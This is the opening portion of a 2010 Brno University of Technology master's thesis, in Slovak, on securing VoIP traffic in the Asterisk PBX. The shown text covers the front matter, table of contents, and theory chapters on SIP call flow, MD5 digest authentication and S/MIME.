
VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ
BRNO UNIVERSITY OF TECHNOLOGY



FAKULTA ELEKTROTECHNIKY A KOMUNIKAČNÍCH TECHNOLOGIÍ
ÚSTAV TELEKOMUNIKACÍ

FACULTY OF ELECTRICAL ENGINEERING AND COMMUNICATION
DEPARTMENT OF TELECOMMUNICATIONS

METODY ZAJIŠTĚŠTENÍ BEZPEČNOSTI VOIP PROVOZU OPEN SOURCE PBX

SECURITY PROVISIONS OF VOIP TRAFFIC IN OPEN SOURCE PBX

DIPLOMOVÁ PRÁCE
MASTER´S THESIS

AUTOR PRÁCE — BC. JAROSLAV CHALÁS
AUTHOR

VEDOUCÍ PRÁCE — Ing. PAVEL ŠILHAVÝ, Ph.D.
SUPERVISOR

BRNO 2010

VYSOKÉ UČENÍ TECHNICKÉ V BRNĚ

Fakulta elektrotechniky a komunikačních technologií

Ústav telekomunikací

Diplomová práce

magisterský navazující studijní obor
Telekomunikační a informační technika

Student:	Bc. Jaroslav Chalás	***ID:***	83869
Ročník:	2	***Akademický rok:***	2009/2010

NÁZEV TÉMATU:

Metody zajištění bezpečnosti VoIP provozu Open source PBX

POKYNY PRO VYPRACOVÁNÍ:

Navrhněte a ověřte možnosti zajištění bezpečnosti VoIP provozu, tj. signalizace, RTP přenosu a zabezpečení Open source PBX proti útokům. Zaměřte se především na Open source pobočkovou ústřednu Asterisk a protokoly SIP, H.323, MGCP, RTP a IAX. Věnujte se rovněž možnostem experimentálního generování těchto útoků. Proti jednotlivým útokům definujte variantně opatření. Jednotlivá opatření srovnejte s hlediska náročnosti implementace a podpory na straně PBX a koncového účastníka VoIP provozu. Navržené varianty opatření ověřte a vyhodnoťte dle Vámi definovaných kritérií.

DOPORUČENÁ LITERATURA:

[1] Meggelen, J.V, Smith, J., Madsen, L. Asterisk™ The Future of Telephony. Sevastopol: O'Reilly Media, Inc., 2005. ISBN 0-596-00962-3.
[2] Jackson, Benjamin. Asterisk hacking :toolkit and liveCD / Burlington: Syngress, 2007. xii, 253 s. + ISBN 978-1-59749-151-8.
[3] Dwivedi, Himanshu. Hacking VoIP :protocols, attacks, and countermeasures / San Francisco : No Starch Press, 2009. xiii, 211 s. : il. ISBN 978-1-59327-163-3.
[4] Endler, David. Hacking exposed VoIP :voice over IP security secrets & solutions / New Yrok : McGraw-Hill, 2007. xxvii, 539 s. ISBN 978-0-07-226364-0.

Termín zadání:	29.1.2010	***Termín odevzdání:***	26.5.2010

Vedoucí práce: Ing. Pavel Šilhavý, Ph.D.

prof. Ing. Kamil Vrba, CSc.
Předseda oborové rady

ANOTACE

Hlavným dôvodom vytvorenia licencie a programu Open Source je voľné šírenie zdrojového kódu aplikácii a programov samotných. Keďže ide o verejne prístupný bezplatný projekt, upgrade a podporu majú na starosti dobrovoľne príslušné komunity. Aj preto je použitie a samotná implementácia mnohokrát závislá na ďalších voľne prístupných nástrojoch a knižniciach, čo mnohokrát bráni v jednoduchosti inštalácie. Vytvoreniu úspešného spojenia pomocou VoIP predchádzajú dve fázy. Prvou je nevyhnutná signalizácia, ktorá spolupracuje so signalizačnými protokolmi ako H.323 alebo SIP. Okamžite po dohode podmienok hovoru, ktorými sú šifrovanie, hlasový kodek, porty a pod., nastáva druhá fáza, ktorou je prenos hlasu. Teoretická časť práce je venovaná protokolom SIP, H.323, MGCP, RTP a IAX, zabezpečeným možnostiam prenosu signalizácie a dátovej časti hovoru, v podobe bezpečnostných metód SIPS, SRTP, ZRTP a IPsec. Táto časť práce taktiež predstavuje a približuje Open Source ústredňu Asterisk a pojednáva o jej možnostiach, prednostiach a podpore v komunite. Priblížil som vlastnosti a hlavné rysy jednotlivých podporovaných verzií a predstavil jednotlivé možnosti útokov na VoIP systém, spolu s voľne dostupnými a hlavne funkčnými nástrojmi na generovanie takýchto útokov. Praktická časť práce je zameraná na možnosti generovania týchto experimentálnych útokov na jednotlivé časti VoIP systému s definovaním dosiahnutého výsledného efektu. Na základe celkovej analýzi dosiahnutých výsledkov sú predstavené tri riešenia ako autoinštalačné linuxové balíky predstavujúce konkrétnu verziu Asterisk ústredne, príslušnú konfiguráciu a postup inštalácie s dodatočným nastavením parametrov. Výsledné možnosti zabezpečenia sú doplnené praktickým zabezpečením na aplikačnej vrstve. Použitý je efektívny bezpečnostný nástroj Iptables, takzv. linuxový firewall, nakonfigurovaný aby odrážal parametre VoIP systému a bránil DoS útokom.

Kľúčové slová: Asterisk, bezpečnost, VoIP systém, útok, DoS, zabezpečení

ABSTRACT

Main goal of creating the Open Source project and GPL licence are free sources and applications available for a wide public. Competent communities are responsible for support and upgrade of Open source based applications and softwares, which are created on a voluntary bases. Due to this fact an implementation depends on plenty others publicly available libraries and applications, which sometimes complicate the installation process itself. Successfully created VoIP connection is two-phase based process. Signalization is necessary in the first place, which might be supported with H.323 or SIP. After call parameter negotiation – voice codec, cipher code, ports etc, the second phase takes over to transfer voice. Theoretical part of this thesis describes SIP, H.323, MGCP, RTP and IAX protocols, as well as secure ways of signalization and voice stream part of the call. These might be SIPS, SRTP, ZRTP and IPsec. In thesis Open Source Asterisk PBX is well described, when mentioning its options, features and community support. I put near options available for particular releases and introduce attacks and abuses which are possible to perform on the VoIP system in general, together with available, no cost and working tools to perform the attacks with. Practical part focuses on possibilities to generate experimental attacks on individual systen parts with exact definition of what the consequences are. Based on the overall analyse of achieved results I conclude three solutions as autoinstallation linux packages. These „deb“ packages consist of specific Asterisk release required to meet the security needs, ready-to-test configuration and guide to follow with correct options to set. Final security possibilities requires hardening on application layer, where Iptables takes its part. „Linux firewall“ as some express Iptables are configured to reflect VoIP system parameters and protect from DoS attacks.

Keywords: Asterisk, security, VoIP system, DoS, attack, abuse

CHALÁS, J. *Metody zajištění bezpečnosti VoIP provozu Open source PBX*. Brno: Vysoké učení technické v Brně, Fakulta elektrotechniky a komunikačních technologií, 2010. XY s. Vedoucí diplomové práce Ing. Pavel Šilhavý, Ph.D.

Prohlášení

Prohlašuji, že svou diplomovou práci na téma „Metody zajištění bezpečnosti VoIP provozu Open source PBX“ jsem vypracoval samostatně pod vedením vedoucího diplomové práce a s použitím odborné literatury a dalších informačních zdrojů, které jsou všechny citovány v práci a uvedeny v seznamu literatury na konci práce.

Jako autor uvedené diplomové práce dále prohlašuji, že v souvislosti s vytvořením této diplomové práce jsem neporušil autorská práva třetích osob, zejména jsem nezasáhl nedovoleným způsobem do cizích autorských práv osobnostních a jsem si plně vědom následků porušení ustanovení § 11 a následujících autorského zákona č. 121/2000 Sb., včetně možných trestněprávních důsledků vyplývajících z ustanovení § 152 trestního zákona č. 140/1961 Sb.

V Brně dne …… ……

podpis autora

Poděkování

Děkuji vedoucímu práce Ing. Pavlovi Šilhavému, Ph.D. za velmi užitečnou metodickou pomoc a cenné rady při zpracování diplomové práce.

V Brně dne …….. .....
podpis autora

Obsah

1 ÚVOD ... 13

2 OBOZNÁMENIE S IP TELEFÓNIOU ... 14

3 SIGNALIZAČNÉ PROTOKOLY ... 14

3.1 SIP A ZAISTENIE BEZPEČNOSTI ... 15
3.1.1 Autorizácia pomocou algoritmu Message-Digest ... 17
3.1.2 Bezpečnostný štandard S/MIME ... 18
3.1.3 Zabezpečenie SIPS –SIP secure ... 20
3.2 PROTOKOL H.323 ... 23
3.2.1 Zabezpečenie protokolom H.235 ... 25
3.3 PROPRIETÁRNY PROTOKOL IAX ... 27
3.3.1 Autorizácia metodou RSA kľúčou ... 27
3.3.2 Call Token Validation ... 29
3.4 PROTOKOL MGCP ... 30

4 PRENOS MULTIMEDIÁLNEHO TOKU ... 31

4.1 PROTOKOL RTP ... 31
4.2 PROTOKOLY SRTP A SRTCP ... 31
4.3 VÝMENA KĽÚČOU METÓDOU MIKEY ... 34
4.3.1 Metóda zdieľaného kľúča ... 35
4.3.2 Metóda verejných kľúčov ... 36
4.3.3 Výmena kľúčov DH metódou ... 36
4.4 PRENOS ŠIFROVANÉHO OBSAHU SDES ... 37
4.5 BEZPEČNOSTNÝ PROTOKOL ZRTP ... 37
4.6 BEZPEČNOSŤ NA SIEŤOVEJ VRSTVE – IPSEC ... 39
4.7 ANALÝZA A VLASTNÉ POROVNANIE METÓD ZAISTENIA BEZPEČNOSTI VOIP SYSTÉMU ... 40

5 OPEN SOURCE APLIKÁCIE A MOŽNOSTI ZABEZPEČENIA ... 42

5.1 POBOČKOVÁ ÚSTREDŇA ASTERISK ... 42
5.1.1 Podpora protokolu SRTP ... 42
5.1.2 Podpora protokolu TLS ... 42
5.1.3 Asterisk a výmena kľúčou - MIKEY ... 43
5.2 KONCOVÝ UŽÍVATELIA (*USER AGENTS*) ... 43

6 ZNÁME HROZBY PRE VOIP SLUŽBY ... 44

6.1 DEFINOVANÉ FORMY ÚTOKOV ... 44
6.2 METÓDY VOIP ÚTOKOV ... 44
6.3 ÚTOKY TYPU „MAN IN THE MIDDLE“ ... 44

7 EXPERIMENTÁLNE GENEROVANIE ÚTOKOV ... 47

7.1 KONFIGURÁCIA EXPERIMENTÁLNEHO SYSTÉMU ... 47
7.2 PREDVEDENIE ÚTOKU MITM ... 48
7.3 ÚTOKY ZALOŽENÉ NA ZAHLTENÍ SLUŽBY ... 49
7.3.1 Experiment metódy záplavou UDP paketmi ... 49
7.3.2 Experiment metódy záplavou INVITE paketmi ... 50
7.4 ZMENA SIGNALIZÁCIE A DÁT ... 52
7.4.1 Útoky typu „Call Hijacking“ ... 52
7.4.2 Opakovací útok (Replay attack) ... 53
7.4.3 Útoky zhadzovania komunikácie (Session Teardown attacks) ... 54
7.5 ODPOSLUCH RTP PRENOSU ... 55
7.5.1 Mixovanie a vkladanie RTP paketov ... 55

8 DEMONŠTRÁCIA VARIANTNÝCH OPATRENÍ VOČI DEFINOVANÝM ÚTOKOM ÚSTREDŇOU ASTERISK ... 56

8.1 EFEKTÍVNE ZABEZPEČENIE SIGNALIZÁCIE METÓDOU SIPS ... 57
8.2 TEST BEZPEČNEJ VÝMENY KĽÚČA MIKEY PROTOKOLOM ... 58

8.3 ŠIFROVANIE ZVUKOVEJ ČASTI PREBIEHAJÚCEHO HOVORU ... 60
8.3.1 Asterisk s podporou SRTP ... 60
8.3.2 Hovor zabezpečený ZRTP protokolom ... 61
8.3.3 VoIP komunikácia zabezpečená IPsec protokolom ... 63
8.4 CELKOVÉ ZHODNOTENIE A POROVNANIE UVEDENÝCH BEZPEČNOSTNÝCH OPATRENÍ ... 65
8.5 AUTOINŠTALAČNÉ BEZPEČNOSTNÉ PROFILY ... 68
8.6 PRAKTICKÉ ZABEZPEČENIE NA APLIKAČNEJ VRSTVE POMOCOU IPTABLES ... 69
9 ZÁVER ... 71
LITERATÚRA ... 73
ZOZNAM POUŽITÝCH ZKRATIEK ... 76
ZOZNAM PRÍLOH ... 78
A. ODCHYTENÁ SIEŤOVÁ KOMUNIKÁCIA A KONFIGURAČNÉ SÚBORY ... 79
A.1 ODCHYTENÍ MITM ÚTOK ... 79
A.2 KONFIGURAČNÉ SÚBORY ÚSTREDNE ASTERISK ... 81
A.3 VÝSTUP Z REGHIJACKER TOOL ... 81
A.4 CERTIFIKÁT SERVRA ASTERISK_SERV.PEM ... 83
A.5 KONFIGURÁCIA ASTERISKU S PODPOROU TLS A SRTP ... 84
A.6 KONFIGURAČNÉ SÚBORY IPSEC SLUŽBY ... 85
A.7 PRIEBEH IPSEC HOVORU S PRVOTNOU VÝMENOU SAD A SPD POMOCOU ISAKMP ... 86
B. APLIKÁCIA CAIN&ABEL ... 87
B.1 CAIN&ABEL – DEŠIFRÁCIA HAŠOVÉHO ALGORITMU MD5 ... 87
B.2 CAIN&ABEL – ODPOSLUCH RTP STREAMU ... 87
C. ODKAZY NA POUŽITÝ FREEWARE A SOFTWARE S LICENCIOU GPL ... 88

Zoznam obrázkov

Obr.2.1: Príklad vytvorenia a prenosu spojenia cez IP sieť ... 14
Obr.3.1: Priebeh signalizácie SIP [4] ... 16
Obr.3.2: Príklad vyžiadania autorizácie Asterisk serverom ... 17
Obr.3.3: Príklad odpovede na MD5 autentizáciu ... 18
Obr.3.4: Celkový postup a priebeh kľúčov v a medzi systémami S/MIME [3] ... 19
Obr.3.5: Vrstvy protokolu TLS/SSL [5] ... 20
Obr.3.6: Príklad handshake klient so servrom ... 22
Obr.3.7: Funkcie TLS Record protokolu [6] ... 23
Obr.3.8: Rozloženie protokolu H.323 a jeho sub-protokolov [3] ... 24
Obr.3.9: Baseline Security Profile H.235.1 ... 26
Obr.3.10: Signature Security Profile H.253.2 ... 26
Obr.3.11: Voice Encryption Option H.253.6 ... 27
Obr.3.12: Konfigurácia iax.conf autorizácie RSA ... 28
Obr.3.13: Výmena správy s parametrom Call token ... 29
Obr.3.14: Topológia MGCP a zároveň H.248 [12] ... 30
Obr.4.1: Formát paketu SRTP protokolu [13] ... 32
Obr.4.2: Princíp šifrovania SRTP streamu ... 33
Obr.4.3: AES Counter mode ... 33
Obr.4.4: Kľúčová derivácia v SRTP [13] ... 34
Obr.4.5: MIKEY protokol [15] ... 35
Obr.4.6: Použitie Pre-shared key ... 35
Obr.4.7: Použitie Public-key encryption ... 36
Obr.4.8: Použitie Diffie-Hellman key exchange ... 37
Obr.4.9: Security descriptions SDES ... 37
Obr.4.10: Vytvorenie SRTP spojenia pomocou ZRTP [17] ... 38
Obr.4.11: Mechanizmus AH(Authentication Header) v transportnom a tunelovom móde ... 39
Obr.4.12: Mechanizmus ESP(Encapsulation Security Payload) v transportnom a tunel. móde ... 40
Obr.6.1: Predstavenie známych hrozieb VoIP systémov podľa *Threat Taxonomy* [18] ... 46
Obr.7.1: Konfigurácia pracovného prostredia ... 48
Obr.7.2: Útok MiTM a „otrávenie“ ARP tabuľky ... 48
Obr.7.3: Príklad použitia záplavových mechanizmov na vyradenie služby ... 49
Obr.7.4: Dávkový útok zahltením INVITE paketmi ... 51
Obr.7.5: Vloženie zvukovej zložku do prebiehajúceho hovoru ... 56
Obr.7.6: Registrovanie *Phonerlite* sofphonu na Asterisk cez TLS protokol ... 58
Obr.8.1: Výmena kľúčov protokolom MIKEY a odmietnutie DHHMAC ... 59
Obr.8.2: Šifrovaná mediálna časť hovoru, obsluhovaná ústredňou Asterisk ... 61
Obr.8.3: VoIP hovor spolu s inicializáciou a šifrovaním ZRTP protokolom ... 62
Obr.8.4: RTP prenos s vyjednaním D-H parametrov pre ZRTP ... 63
Obr.8.5: Príklad nastavenia metód zabezpečenia a metód autorizácie ... 64
Obr.8.6: Odchytená IPsec komunikácia a časová odozva systému ... 67

1 Úvod

V súčasnej dobe, kedy sú rozvinuté moderné formy komunikácie, spoločnosti nekladú priveľký dôraz na zabezpečenie svojich dátových prenosov po interných sieťach. Za zabezpečenú sieť sa považuje šifrovanie spojenia pomocou VPN(*Virtual Private Network*) alebo vyčlenenou privátnou linkou. Zabúda sa však na to, že ak sa čo i len do jedného počítača zamestnanca dostane červ(*worm*) alebo vírus, okamžite sa z napadnutého počítača stáva nebezpečný prvok pre ostatné počítače v sieti, keďže útočník má vďaka tomu možnosť mapovať a odchytávať sieťovú prevádzku. Na základe odchytených informácii môže podnikať útoky na citlivé dátové a registračné prenosy údajov, znížiť výkon siete alebo ju zahlcovať falošnými paketmi, a tým podnecovať k DoS(*Denial of Service*) útokom. Okrem iného tu spadajú aj problémy s odposluchom známe pod názvom *eavesdropping*. Rovnako ako iné služby fungujúce na IP protokole aj VoIP je ovplyvniteľné podobnými útokmi, a preto je dôležité definovať bezpečnostné pravidlá a implementovať ich v podobe konkrétnych riešení.

Cieľom tejto práce je podrobne popísať možnosti zabezpečení VoIP technológie s upresnením na Open Source PBX Asterisk. Predvedením možných útokov poukázať na niektoré slabé miesta komunikačných protokolov a VoIP služieb. A následne definovať variantné bezpečnostné opatrenia, experimentálne poukázať na ich praktické možnosti a na základe ich porovnania vybrať konkrétne optimálne metódy zabezpečenia. Hlavným dôvodom vytvorenia licencie a programu Open Source je voľné šírenie zdrojového kódu aplikácii a programov samotných. Keďže ide o verejne prístupný bezplatný projekt, upgrade a podporu vykonávajú dobrovoľne príslušné komunity. Aj preto je použitie a samotná implementácia mnohokrát zavislá na ďalších voľných nástrojoch a knižniciach, čo mnohokrát bráni v jednoduchosti inštalácie. Vytvoreniu úspešného spojenia pomocou VoIP predchádzajú dve fázy. Prvou je nevyhnutná signalizácia, ktorá spolupracuje so signalizačnými protokolmi ako H.323 alebo SIP. Okamžite po dohode podmienok hovoru, ktorými sú šifrovanie, hlasový kodek, porty a pod., nastáva druhá fáza, ktorou je prenos hlasu.


Samotný text práce je členený do deviatich kapitol, ktoré sa ďalej delia na jednotlivé podkapitoly a oddiely. V prvých dvoch kapitolách sa venujem IP telefónii a zabezpečení jej signalizácie, predovšetkým protokolom SIP, IAX, H.323 a MGCP. K najdôležitejším patrí autorizácia pomocou výpočtu MD5 hashu, ako aj výmena kľúčov a následne šifrovanie signalizácie pomocou TLS protokolu. V štvrtej kapitole je popísaný prenos multimediálnych dát a jeho zabezpečenie protokolom SRTP so symetrickým šifrovacím mechanizmom AES ako aj metódy na výmenu šifrovacích parametrov MIKEY a samostatný protokol ZRTP, ktorý ku komunikácii využíva už prebiehajúci RTP stream. V následujúcej piatej kapitole sa zaoberám podporou a možnosťami zabezpečenia špecifických verzií ústredne Asterisk. Sú tu aj predstavené použité aplikácie ako koncové zariadenia. V šiestej kapitole sú vymenované známe útoky na služby IP telefónie, tak ako sú definované bezpečnostnou organizáciou Voice over IP Security Alliance(*VOIPSA*) [18].

V posledných dvoch kapitolách práce sú zachytené výsledky môjho testovacieho experimentu. Konkrétne v siedmej kapitole sú predvedené útoky, ktoré demonštrujem na definovanej testovacej konfigurácii. V záverečnej ôsmej kapitole zavádzam variantné opatrenia proti demonštrovaným útokom a porovnávam dosiahnuté výsledky z hľadiska náročnosti implementácie samotného zabezpečenia a podpory zo strany PBX a koncových softphone klientov.

Z pohľadu metodológie je po úvodnom štúdiu problematiky a diskusii známych riešení problému vybrané optimálne riešenie zabezpečenia VoIP komunikácie s obsluhou ústredne Asterisk. Pri vypracovaní tejto práce boli použité predovšetkým zahraničné zdroje z dôvodu absencie odborných zdrojov v slovenskej a českej literatúre.

2 Oboznámenie s IP telefóniou

Na samotný prenos hlasu cez internet je potrebných niekoľko doležitých protokolov a zariadení. Medzi protokoly sa radia ako signalizačné, zodpovedné za prvotné registrovanie klienta a vytvorenie spojenia tak aj datové protokoly pre prenos hlasu. Ich úlohou je prepraviť pakety z jedneho miesta na druhé pričom sa nekladie dôraz na samotné doručenie, ale prenos v reálnom čase. Najdôležitejším zariadením je pobočková ústredňa, ktorá sa stará o registráciu a prepájanie účastníkov. Nemenej dôležitý je aj samotný IP telefón resp. soft klient vo forme nainštalovanej aplikácie na PC.



Obr.2.1: Príklad vytvorenia a prenosu spojenia cez IP sieť

Zabezpečenie služby VoIP spočíva hlavne v troch dôležitých bodoch, ktorými sú dôveryhodnosť, autenticita a integrita. Ak považujeme uvedené možnosti za zaručene bezpečné, môžeme považovať celý priebeh komunikácie za bezpečný. Samozrejme ďalšie testovanie bezpečnosti prenosového kanálu prevádzame testovaním rôznych šifrovacích algoritmov.

- **Dôveryhodnosť** – Značí, že mimo odosielateľa a príjemcu neexistuje nikto iný, kto by mohol získať nejaký obsah prenášanej informácie.
- **Autenticita** – Uisťuje príjemcu o originalite odosielateľa, že ním je skutočne osoba od ktorej očakávame dáta.
- **Integrita** – Zaručuje rovnakú správu prijatú aká bola odoslaná, myslí sa tým rovnaká podoba bez akejkoľvek modifikácie, prípadná modifikácia behom prenosu je zistiteľná. Prevádza sa ako kontrolný súčet s využitím hashu MD5 alebo SHA-1.

3 Signalizačné protokoly

Tieto protokoly slúžia pri nadväzovaní komunikácie medzi volajúcimi účastníkmi. Zabezpečujú registráciu klientov na servroch a telefónnych bránach ako aj registráciu samotných ústrední. Celý

hlasový prenos je závislý na správnej signalizácii, ktorá okrem základných signalizačných funcií podporuje aj množstvo dodatočných napr. overovacích parametrov. Signalizačné protokoly SIP a IAX2 umožňujú bezpečnú registráciu pomocou MD5 autorizácie. Tieto tzv. chalenge – response signalizačné pakety sa používaju aj pri vytváraní nových spojení. Signalizáciou sa taktiež dohadujú parametre spojenia pomocou SDP protokolu, ktorý zvykne byť súčasťou tela SIP paketu. Signalizácia hovoru pre obidva dnes najpopulárnejšie protokoly SIP a H.323 sa odlišuje v niekoľkých oblastiach. V tejto kapitole sa zmienim o architektúre jednotlivých signalizačných protokoloch ako aj teoretických možnostiach ich zabezpečenia. Neskôr sa v budem v kapitole venovať aj signalizačným protokolom MGCP a MEGACO zodpovedných sa signalizáciu medzi bránami.

3.1 SIP a zaistenie bezpečnosti

Session Initation Protocol bol vyvíjaný z dobre známych a fungujúcich protokolov ako HTTP či SMTP. Tento protokol môžeme pri odchytení jednoducho prečítať, pretože sa prenáša podobne ako HTTP formou textu. Na analýzu prenosu stačí použiť akúkoľvek aplikáciu na odchytávanie paketov, napr. Wireshark alebo unixový program Tcpdump. Od protokolu H.323 je štruktúra odlišná ten používa binárnu štruktúru. Samotná komunikácia prebieha len medzi koncovými bodmi. Táto vlastnosť nám zvyšuje odolnosť celého systému a to výpadku niektorých jeho častí. Pritom ale nastáva veľký problém pri zhromažďovaní tarifných údajov hovorov, kde sme obmedzený spoplatňovať hovory na základe množstva prenesených dát alebo paušálnych poplatkov a nie ako u tradičných telefónnych sietí. Z doporučenia IETF pre protokol SIP sú známe štyri prvky[1]:

- User Agent (Uživatelský agent) – Spadajú tu aplikácie, ktoré možu spĺňať obidve následujúce funkcie. Rozdeľujú sa na dve časti :

  1.UA Client je klientská časť, ktorá slúži k nadväzovaniu odchádzajúcich spojení.

  2.UA Server je serverová časť, aplikácia kontaktuje užívateľa v prípade prijatej SIP požiadavky a odpovedá(príjima, odmieta alebo presmerováva) v zastúpení užívateľa.

- SIP Proxy Server – Spĺňa funkcie ako clienta tak aj servra, vytvára rozne požiadavky pre clientov. Požiadavky spracúva priamo alebo po predaním iným servrom. Zabezpečuje funkcie hľadanie účastníkov v sieti, smerovanie hovorov (spolupráca s Firewallom alebo NATom), umožňuje kontakt s inou sieťou.

- SIP Redirect Server – Spracúvava požiadavky a presmeruváva adresy na nové a zasiela naspať klientovy. Nevie inicializovať vlastné SIP požiadavky ako Proxy server a nedokáže prijať hovor.


- SIP Registrar – Tento server prijíma registračné pakety a zvykne byť združený s proxy a redirect servrom.

Pri nadväzovaní spojenia je použitá doména prístroja v IP sieti. Zostavenie spojenia pozostáva z niekoľkých krokov. Ako prvé sa uskutočňuje hľadanie IP adresy koncového účastníka prípadne SIP serveru pomocou DNS (*Domain Name Service*). Nasleduje zostavenie spojenia s koncovým účastníkom, poprípade sa využije nejaká služba SIP servera, ak nie je možné zostaviť spojenie priamo z dôvodu koncového účastníka umiestneného za Firewallom poprípade NATom. O spojení mimo sieť SIP protokolu rozhoduje volajúci účastník, aká brána sa použije pre spojenie a aká je jej doménová alebo IP adresa.
Pri identifikácii koncového užívateľa v sieti sa využíva služba URI (*Uniform Resource Identifier*). Tvar identifikačnej hlavičky je nasledovný.

sip:user[:password]@host[:port][;uri-parameters][?headers]

V prípade protokolu SIP máme možnosť aj kódovaného pripojenia pomocou Secure SIP, ktoré sa určí v hlavičke miesto prefixu „sip“ zavedieme „sips“. Využíva sa pritom bezpečnostný protokol TLS(*Transport Layer Security*). Výhodou je aj možnosť registrácie jedného užívateľa súčasne na viacerých telefónoch, ktorú podporuje väčšina registračných serverov. SIP „uniform resource identifier“ potom pozná adresy všetkých telefónov, ktoré disponujú týmto číslom a dokáže ich adresovať súčasne, pozor ale táto služba VoIP ústrední sa dá jednoducho zneužiť.

Priebeh SIP komunikácie je zobrazený na Obr.3.1. Opisuje prípad nešifrovaného spojenia kedy INVITE paket nieje podmienený MD5 autorizáciou. SIP client_1 posiela paket INVITE, ktorý v tele obsahuje údaje o podporovaných kodekoch vo forme SDP. Pre nastavenie parametrov prenosu dát ako zvukový kodek, číslo portu, frekvencia vzorkovania alebo aký transportný protokol bol použitý sa používa podobne textový protokol SDP (Session Description protocol). Druhá strana odpovedá informačným kódom 100 Trying. Paket INVITE je postupne proxy servrami presmerovaný až k cieľovému účastnikovy. Klient začne vyzváňať 180 Ringing a v prípade prijatia hovoru 200 OK. Volajúci potvrdí paketom ACK vytvorenie spojenia. Následuje samotný hovor v podobe RTP streamu. V prípade, že sa jeden klient pokusí ukončiť spojenie vyšle paket BYE a druhá strana iba potvrdí ukončenie spojenia.



Obr.3.1: Priebeh signalizácie SIP [4]

3.1.1 Autorizácia pomocou algoritmu Message-Digest

Za prvú reálnu formu bezpečnosti protokolu SIP možme považovať autentizáciu SIP request paketov od IP PBX. Bežnou praxou je autorizovať registračné pakety a pakety inicializujúce hovor takzvané INVITE. Ako bezpečnostný prvok sa používa hash funkcia MD5, vytvorená vždy z loginu, náhodne vygenerovaného parametru „nonce“ a hesla.

Obr.3.2: Príklad vyžiadania autorizácie Asterisk serverom

Priebeh registrácie je vlastnosť SIP protokolu pomocou ktorej sa prihlási koncový klient resp. PBX na inú PBX. Po tejto operácii je ustredňa schopná obslúžiť resp. kontaktovať volaného účastníka. Pri registrácii sa však často stretávame s požadovanou autorizáciou Obr.3.2. Pri zapnutej autorizácii v Asterisku nám server odpovedá správou s kódom 401 Unauthorized, na ktorú musí klient znovu vyslať paket INVITE s už prepočítaným hashom MD5. Server na správny INVITE paket odpovedá 200 OK. V Open source aplikácii Asterisk na to slúžia parametre *auth=md5* a *security=mojeheslo* v konfiguračnom súbore sip.conf. Podrobný prehľad registrovania klienta X-lite na PBX server Asterisk je zobrazený na obrázku Obr.3.3. Napriek použitia hash funkcie MD5, autorizácia obsahuje slabinu v podobe použitia útoku pomocou slovníka v prípade jednoduchosti hesla. Ďalej pôsobí len ako metóda na overenie autenticity pomocou spoločne zdieľaného hesla, pričom nezavádza žiadnu metódu pre šifrovanie obsahu správy. Táto forma autorizácie nám ale stále poskytuje relatívne prijateľnú a spoľahlivú možnosť zabezpečenia. V prípade vhodne zvoleného hesla je v reálnom čase nemožné dopočítať hash a tak podviesť Asterisk v akceptovaní našich podvrhnutých požiadavok. Bezpečnostná diera sa ale nachádza v požiadavku BYE, ktorý nieje

autorizovaný aby mohla ktorákoľvek strana ukončiť spojenie. Túto problematiku rozoberiem v ďaších kapitolách.


Obr.3.3: Príklad odpovede na MD5 autentizáciu

3.1.2 Bezpečnostný štandard S/MIME

Protokol bol vyvinutý na prenos zabezpečených MIME(*Multipurpose Internet Mail Extensions*) dát. Protokol *Secure MIME* podľa daných pravidiel zabezpečuje autentizáciu, integritu a dôveryhodnosť správy [2]. Výhodou je neviazanosť na čisto emailový datový prenos, ale na akúkoľvek službu, ktorá dokáže preniesť MIME dáta. Na šifrovanie obsahu je použitá AES šifra, ktorá je považovaná za rýchlejšiu a rovnako bezpečnú ako 3DES. AES šifra ma taktiež menšie pameťové nároky, pričom bezpečnostné prvky sa dopĺňajú s TLS. S/MIME sa špecializuje hlavne na telo správy, ale SIP umožňuje ochrániť aj citlivé hlavičky. Telá správ ako SDP su zachované utajené, to je ale problém v prípade parametrov *To*, *From*, *Call-ID* z hlavičky. Sú to prvotné informácie pre prechodné zariadenia ako SIP proxy server alebo firewall pri vytváraní hovoru. Na obídenie tohto problému sa používa metóda zašifrovania ako tela správy tak aj hlavičky. Pritom hlavička ostane aj ako nešifrovaný text aby ju mohli okamžite spracovať Proxy servre a nezaoberali sa komplikovaným dešifrovaním. Koncový účastník si može overiť integritu a zároveň identitu odosielateľa porovnaním dešifrovanej hlavičky a pôvodnej nešifrovanej hlavičky. Prvá metóda obsahu MIME *application/pkcs7-mime* je určená na digitálny podpis a zašifrovanie prenášaných

dát. Druhá metóda *multipart/signed* je podobná predchádzajúcej, ale správa pozostáva ako zo zašifrovaných tak aj z nezašifrovaných dát a je rozdelená do viacerých správ.

Pre lepšie pochopenie doručenia správy pomocou S/MIME musíme pochopiť celý princíp systému založenom na PKI(*Public Key Infrastructure*) Obr.3.4. Používajú sa štyri základné princípy PKI, hash, šifrovanie, šifrovanie verejným kľúčom a digitálny podpis.



Obr.3.4: Celkový postup a priebeh kľúčov v a medzi systémami S/MIME [3]


S/MIME svojim spôsobom definuje ktorý algoritmus použiť a ako so samotnou správou pracovať. Informácie o problematike algoritmov a šifrovania S/MIME zabezpečenia som čerpal z literatúry [3].

1) Prvotná správa je zmenšená hashom a je pripravená na podpis. Bez hashu je proces podpisovania hrubej správy oveľa dlhší.
2) Odosielateľ podpisuje hashovanú správu použitím algoritmu digitálneho podpisu a pridáva podpis k pôvodnej správe a svojmu certifikátu.
3) Generuje sa kľúč spojenia a s jeho pomocou sa šifruje správa, certifikát a podpis.
4) Vygenerovaný náhodný kľúč spojenia je zašifrovaný príjemcovým verejným kľúčom, ktorý je známy. Potom je zabalený k zašifrovanej prenášanej správe. Na obrázku Obr.3.4 zobrazené sivé bloky sú prenesené k príjemcovi.
5) Na strane prijímača je ako prvý pomocou príjemcovho súkromného kľúča dešifrovaný náhodný kľúč spojenia.
6) So získaným kľúčom spojenia sa následne dešifrujú správa, certifikát a podpis spojenia. Nastáva proces overenia pravosti správy a identitý odosielateľa.
7) Správa sa opäť hashuje pomocou hodnoty digest.
8) Príjemca overí odosielateľov certifikát, s tým ktorý ma uložený a overený. Ak je certifikát legitímny, získa sa z neho odosielateľov verejný kľúč.
9) Podobne ako u odosielateľa aj tu sa podpíše hashovaná správa podpisom z odosielateľovým verejným kľúčom.
10) Výpočítaný podpis sa porovnáva s prijatým. Týmto postupom sme potvrdili autentizáciu, integritu správy a nepopierateľnosť. V prípade nerovnosti bola prijatá správa pozmenená počas prenosu.

3.1.3 Zabezpečenie SIPS –SIP secure

